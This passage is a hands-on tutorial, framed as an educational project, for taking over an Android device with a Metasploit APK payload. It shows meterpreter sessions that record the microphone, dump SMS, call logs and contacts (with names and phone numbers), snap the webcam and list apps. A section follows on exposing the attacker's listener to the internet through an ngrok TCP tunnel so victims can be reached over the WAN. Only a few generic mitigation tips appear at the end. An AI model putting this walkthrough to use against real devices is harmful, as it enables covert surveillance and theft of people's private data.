
Root Check

This command will let you know if the device is rooted or not.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~/Desktop/android root@kali: ~ root@kali: ~/Desktop/android  
Settings Storage com.android.providers.settings false true  
Setup Wizard com.google.android.setupwizard false true  
Shell com.android.shell false true  
Simple message receiver com.android.basicmsreceiver false true  
Sound Recorder com.android.soundrecorder false true  
Street View com.google.android.street false true  
Sun Beam com.android.phasebeamorange false true  
System UI com.android.systemui true true  
Terminal Emulator jackpal.androidterm false true  
User Dictionary com.android.providers.userdictionary false true  
VpnDialogs com.android.vpndialogs false true  
YouTube com.google.android.youtube false true  
com.android.backupconfirm com.android.backupconfirm false true  
com.android.sharedstoragebackup com.android.sharedstoragebackup false true  
com.android.wallpaper.holospiral com.android.wallpaper.holospiral false true  
  
meterpreter > check root  
[-] Unknown command: check.  
meterpreter > check_root  
[+] Device is rooted  
meterpreter > |
```

Record Mic

This command will record the seconds on victim end.



```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~/Desktop/android root@kali: ~ root@kali: ~/Desktop/android  
wlan_geolocate Get current lat-long using WLAN information  
  
Application Controller Commands  
=====
```

Command	Description
app_install	Request to install apk file
app_list	List installed apps in the device
app_run	Start Main Activity for package name
app_uninstall	Request to uninstall application

```
meterpreter > record_mic  
[*] Starting...  
[*] Stopped  
Audio saved to: /root/EXpcThww.wav  
meterpreter >
```

Get Wan Geo Location, Dumped SMS, Dumped Call Logs, and Change the audio mode.

This command will give you the geolocation of wan, will dump the call logs if any, and same goes for messages. It will also change the audio mode of the android device. Here I am using android emulator so there are no text messages as well as call logs.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~/Desktop/android root@kali: ~ root@kali: ~/Desktop/android  
  
meterpreter > dump_sms  
[*] No sms messages were found!  
meterpreter > dump_calllog  
[*] No call log entries were found!  
meterpreter > geolocate  
[-] android_geolocate: Operation failed: 1  
meterpreter > set_audio_mode  
[*] Ringer mode was changed to 1!  
meterpreter > wlan_geolocation  
[-] Unknown command: wlan_geolocation.  
meterpreter > wlan_geolocate  
[-] You must enter an api_key  
[-] e.g. wlan_geolocate -a YOUR_API_KEY  
  
OPTIONS:  
-a <opt> API key  
-h Help Banner  
  
meterpreter > |
```

Dump Contacts

This command will save the list of a contact saved in the device in the text file.

```
root@kali: ~  
File Actions Edit View Help  
root@kali: ~/Desktop/android root@kali: ~ root@kali: ~/Desktop/android  
  
meterpreter > dump_calllog  
[*] No call log entries were found!  
meterpreter > geolocate  
[-] android_geolocate: Operation failed: 1  
meterpreter > set_audio_mode  
[*] Ringer mode was changed to 1!  
meterpreter > wlan_geolocation  
[-] Unknown command: wlan_geolocation.  
meterpreter > wlan_geolocate  
[-] You must enter an api_key  
[-] e.g. wlan_geolocate -a YOUR_API_KEY  
  
OPTIONS:  
-a <opt> API key  
-h Help Banner  
  
meterpreter > dump_contacts  
[*] Fetching 715 contacts into list  
[*] Contacts list saved to: contacts_dump_20210412055316.txt  
meterpreter > |
```

You can see the dumped contacts using **cat** command as **cat <name of the file>.**


```
contacts_dump_20210412055316.txt
File Edit Search Options Help
=====
[+] Contacts list dump
=====
Date: 2021-04-12 05:53:20 -0400
OS: Android 4.3 - Linux 3.10.2-android-x86+ (i686)
Remote IP: 192.168.91.129
Remote Port: 44369

#1
Name : puja s

#2
Name : Yash Mcm

#3
Name : sonu bhaiya hiry
Number : 989-867-7668
Number : 989-867-7668

#4
Name : Bhavik SirComp
Number : 992-447-7676
Number : 992-447-7676
```

Webcam snap

This command will take a screenshot of the screen of the device.

```
root@kali: ~
File Actions Edit View Help
root@kali: ~/Desktop/android root@kali: ~ root@kali: ~/Desktop/android

Interface 4
=====
Name : sit0 - sit0
Hardware MAC : 00:00:00:00:00:00

meterpreter > screenshot
[-] No screenshot data was returned.
[-] With Android, the screenshot command can only capture the host application.
ad is hosted in an app without a user interface (default behavior), it cannot ta
s at all.
meterpreter > screenrecord
[-] Unknown command: screenrecord.
meterpreter > webcam_snap
[*] Starting...
[+] Got frame
[*] Stopped
Webcam shot saved to: /root/EqKukJwY.jpeg
meterpreter >
```

Get Uid

This command will give you the uid of the device

```
File Actions Edit View Help
root@kali: ~/Desktop/android
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > get uid
[-] Unknown command: get.
meterpreter > get uid
[-] Unknown command: get.
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter >
meterpreter > getuid
Server username: u0_a54
meterpreter > 
```

Application List

This command will show you the list of application that is installed on the android device

```
File Actions Edit View Help
root@kali: ~/Desktop/android
[*] No call log entries were found!
meterpreter > app_list
Application List
=====
Name                                Package                                Running  IsSyst
em
-----
--
Android Keyboard (AOSP)              com.android.inputmethod.latin         true     true
Android Live Wallpapers              com.android.wallpaper                  false    true
Android System                       android                               false    true
Basic Daydreams                      com.android.dreams.basic              false    true
Black Hole                           com.android.galaxy4                   false    true
Bluetooth Share                      com.android.bluetooth                 false    true
Browser                              com.android.browser                   false    true
Bubbles                              com.android.noisefield                false    true
Calculator                           com.android.calculator2               false    true
Calendar                             com.android.calendar                  false    true
Calendar Storage                     com.android.providers.calendar        false    true
Certificate Installer                 com.android.certinstaller              false    true
```

Apart, from these commands, there are various commands that you can perform. You can find the list of commands using ?

Method 2: Exploitation over WAN

In a WAN, you usually need a Static IP/Hostname and then Port Forwarding to enable traffic transmission, and we all know that these are difficult to do in real-time because we have restricted access to ports in a network.


As a result, in this case, we'll use Ngrok to build a safe tunnel.

Ngrok is a tunneling reverse proxy technology that creates tunnels from a public endpoint, such as the internet, to a network service that is running locally. This can be used to generate a public HTTP/HTTPS URL for a website that is hosted locally on our machine. When using Ngrok, we don't need to use any port forwarding, and our network service will eventually be exposed to the internet through TCP tunneling.


Follow the steps below

Step1: Create a Ngrok Account

Sign-up for the Ngrok Account and It will lead you to the download page.



As soon as you sign up it will take you to the download page of ngrok



You can choose the OS you are working on from here and download the ngrok.

Step 2: Connect your account

When you run this command, your auth token will be added to the default ngrok.yml configuration file. This will give you access to more features and allow you to stay online for longer periods. (After signing in, copy and paste your token here from the ngrok home screen)

(After signing in, copy and paste your token here from the ngrok home screen)

./ngrok auth token <your-token>

You're now able to put this tool to work.

./ngrok tcp [port no]

Use the port no with you want to bind the connection.


The TCP tunnel provided by ngrok is defined by the forwarding here. The link is now connected to port no of your choice on localhost.

After these two steps follow rest of the steps same as Method 1 from step 4.

How to Mitigate attacks like these

- Don't allow applications to be downloaded from cloud sites.
- Don't install apps with unknown source options enabled.
- Use antivirus.
- Don't click on any unrelated or unknown links.
- Never download any unwanted .doc, .pdf or .apk file.
- Always double-check the source before downloading.

Architecture diagram:



Conclusion:

In conclusion, this project has shed light on the critical importance of Android device security and the significance of addressing potential vulnerabilities. Through the use of MSFvenom and Metasploit, participants have gained practical expertise in identifying and understanding the exploitation process via .apk files. The hands-on experience offered by this project equips cybersecurity professionals with essential skills to fortify Android devices against malicious attacks.

Moreover, the project serves as a valuable educational platform, emphasizing the need for secure practices among users to protect their personal data from unauthorized access. By raising awareness about the potential risks and promoting responsible use, we aim to cultivate a cybersecurity-conscious community that contributes ethically to the field.

As we navigate an increasingly digital world, the need for robust Android device security becomes paramount. This project's insights and practical knowledge empower individuals and organizations to proactively safeguard their digital assets, fostering a safer and more secure online environment for all. By taking collective action, we can fortify our defenses and stay one step ahead of evolving cyber threats.